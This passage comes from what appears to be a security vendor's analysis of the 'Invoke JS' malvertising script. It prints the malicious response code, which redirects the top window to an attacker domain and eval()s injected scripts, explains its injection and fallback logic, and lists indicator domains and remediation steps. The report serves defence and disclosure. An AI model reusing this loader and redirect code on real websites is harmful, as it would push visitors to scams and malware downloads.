Figure 14: Function that checks or creates browser cookie

Now that the *uuid* is set, an HTTP request is made for Malicious URL 1.

```
(function () : void {
    var template : string = "\
      frame_width=300;frame_height=250; <script type='text/javascript'>var dfc221c35e = Number(''); </
      script>       <script>           if (typeof dfc221c35e !== 'undefined' ) {
      if ( !isNaN(dfc221c35e)&&dfc221c35e>0 )                           setTimeout(function() { window.
      top.location = 'https://www.spikereekvelocity.com/dyfc1k09?key=863705bcbb4b6a554ddb359665395a6f&
      psid=18128354'; }, dfc221c35e*1000);                     else window.top.location = 'https://www.
      spikereekvelocity.com/dyfc1k09?key=863705bcbb4b6a554ddb359665395a6f&
      psid=18128354';                }            </script> \
    ";
    if (typeof atAsyncContainers === 'object' && atAsyncContainers
    ['57b666589841472f1ccb1dfa382f656e']) {
        var container, scripts;
        if (container = document.getElementById(atAsyncContainers
        ['57b666589841472f1ccb1dfa382f656e'])) {
            container.innerHTML = template;
            scripts = container.getElementsByTagName('script');
            for (var i : number = 0; i < scripts.length; i++) {
                if (!!scripts[i].src) {
                    (function (raw : HTMLScriptElement) : void {
                        var script : HTMLScriptElement = document.createElement('script');
                        for (var j : number = 0, length : number = raw.attributes.length; j < length;
                        j++) {
                            script[raw.attributes[j]['name']] = raw.attributes[j]['value'];
                        }
                        raw.parentNode.replaceChild(script, raw);
                    })(scripts[i]);
                } else {
                    eval(scripts[i].innerHTML);
                }
            }
        }
    }
})();
```

Figure 15: Response from Malicious URL 1

If the HTTP request is successful, the script takes the response text and uses it to extract key information and decide what happens next. There are two important conditions that are checked:

Condition 1:

If the *format key* in the configuration has a value of “js” or the response text contains the strings '<!--video_banner=1;-->' or 'var dfc221c35e', the script takes the entire response from Malicious URL 1, creates a new script tag, and makes the code of that script tag to be the response text. This script will be then be injected into an HTML div whose ID is a*tContainer-[adOptions.key]*ˆ. If the currently executing script, *invoke.js*, is running inside an iframe, this new div will be injected into this iframe. However, if *invoke.js* is running inside a regular webpage, then the div will be injected into the webpage. At the end of this process, the code from Malicious URL 1 will execute.

Condition 2:

If Condition 1 is false, then the following things happen:

If there is a script tag inside the response from Malicious URL 1, like there is in Figure 12 above (inside the *template* variable), then the content of this tag is inserted into a new script tag, let's call this Script 1.

If the *atOptions* configuration contains the key *async* and there was a script tag in the response, then Script 1 is inserted into an HTML element whose ID is the value of the *atOptions' container* key. Whether or not a script tag was present in the response, an iframe is inserted into this element.

If the *async* key does not exist, then Script 1 and the iframe are both inserted into the body of the web page. But if the currently executing script, *invoke.js*, is running inside an iframe, then both Script 1 and the new iframe are inserted into this iframe.

Another script, let's say Script 2, will contain the entire response text of Malicious URL 1. Script 2 will also be inserted into the new iframe.


Yet another script, Script 3, will be inserted into the new iframe and will contain the following code:


```
window["atAsyncContainers"] = {};
window["atAsyncContainers"][atOptions.key] = "atContainer-" + atOptions.key;
```

Script 2 relies on Script 3 as it checks for the *atAsyncContainers* key above. And the final thing to be inserted into an iframe is an HTML div whose ID is *atContainer-[adOptions.key]* as well. Script 2 will inject and execute code inside this div.

Depending on the *atOptions* configuration injected into the compromised web page, there are two possible outcomes. A malicious popup within the compromised web page is shown. This popup stems from a bogus creative delivered by Malicious URL 1.

Examples of fake creatives and popups:






The other option is a malicious redirect. If the malicious code decides to redirect instead, the redirect URL will be inside the response of Malicious URL 1. For example


```
https[:]//www.spikereekvelocity[.]com/dyfc1k09?shu=9303e68f14fdc218612a0acd694772
05812b36ebf67f92337d9222342019895bc118e5750885db1f71b3c9d7969e25e6328d7e6124f02ef
4489dd8172ed63a0dfd3c904d1b0073ed32b0b159b6ae8a29ffa30b1a71231f6505fdd586a4fa03&p
st=1673362273&rmtc=t&uuid=cf6cd552-91a5-4fc0-9c56-
5a46861fc4b1%3A2%3A1&pii=&in=false&key=863705bcbb4b6a554ddb359665395a6f&refer=[RE
DACTED]
```

This malicious URL redirects to other forms of malicious content such as potentially unwanted programs like browser extensions and fake software updates. For example,



If for any reason the HTTP request for Malicious URL 1 fails, Malicious URL 2 is instead requested. The response from this URL is the same as Malicious URL 1 but in HTML form rather than JavaScript. The HTML response is injected into the web page via an iframe. This acts as a fail safe in case Malicious URL 1 can not be delivered and guarantees the popups are served

Low-Level Flowchart



Indicators of Compromise

Many of these IOCs share the same IP Address space 173.233.137.36. In general this malware seems to have a large number of initial payload domains used by the invoke.js script. These then call secondary payloads, which hen deliver the malicious content shown to the user.

0kal38g35ctc[.]top

inklinkor[.]com

highperformancedisplayformat[.]com

prtrackings[.]com

aliastryalways[.]com

creative-bars1[.]com

quickieboilingplayground[.]com

holdsoutset[.]com

costhandbookfolder[.]com

effacedefend[.]com

banquetunarmedgrater[.]com

repentbits[.]com

bedrapiona[.]com

entitledbalcony[.]com

tractorfoolproofstandard[.]com

revelationschemes[.]com

bu3le2lp4t45e6i[.]com

foundfroshelves[.]com

organizationwoundedvast[.]com

reypelis[.]tv

friendshipmale[.]com

highperformancedisplaycontent[.]com

simplewebanalysis[.]com

chefishoani[.]com

hicanymearry[.]com

captivatepestilentstormy[.]com

snoopundesirable[.]com

cloudimagesb[.]com

peuraveric[.]com

profitabledisplayformat[.]com

spikereekvelocity[.]com

stuffedstudy[.]com

tartator[.]com

suffixreleasedvenison[.]com

temperrunnersdale[.]com

jewelbeeperinflection[.]com

unseenreport[.]com

temporarilyruinconsistent[.]com

yonhelioliskor[.]com

solemnvine[.]com

progamerage[.]com

Actions to Take

If you think that your website has been infected by the Invoke JS, then act quickly to eradicate this malware and fortify your website. The first step should be to change the CMS administrator credentials and audit any user accounts with admin rights. This infection may have been caused by outdated CMS core files—e and specially by outdated third party themes and plugins—, so it is essential to update them. Additionally, remove files or plugins that you do not recognise or no longer use. Servers should also be using the latest version in order to avoid vulnerabilities. Web application firewalls should also be used to prevent cross-site-scripting, SQL injections, and similar attacks.

Despite taking the necessary precautions to harden a website and employ effective scanning practices, there is still no guarantee that intruders will not be able to breach the defense. In some instances, malicious entities can remain hidden on a system for an extended period of time before being detected. To make sure breaches are spotted as soon as they occur, services like The Media Trust offer continuous monitoring with the ability to detect malicious third party applications. Using TMT live security for scanning landing pages for campaigns can identify malicious scripts like the Invoke JS malware before allowing them to run. Advanced scanning techniques should be used to identify any threatened actors that use sophisticated evasion tactics, as this will help safeguard the users and stop the spread of the compromise.

Impact

The primary victims of these attacks are the site owners and their users. Users run the risk of falling for the scams prompting them to update software and inadvertently download malware to their device that could expose personal data and compromise their device. Aside from user consequence, site operators and the publishers unknowingly serving malicious pop ups may result in users losing confidence in their site or storefront and damage to their reputation.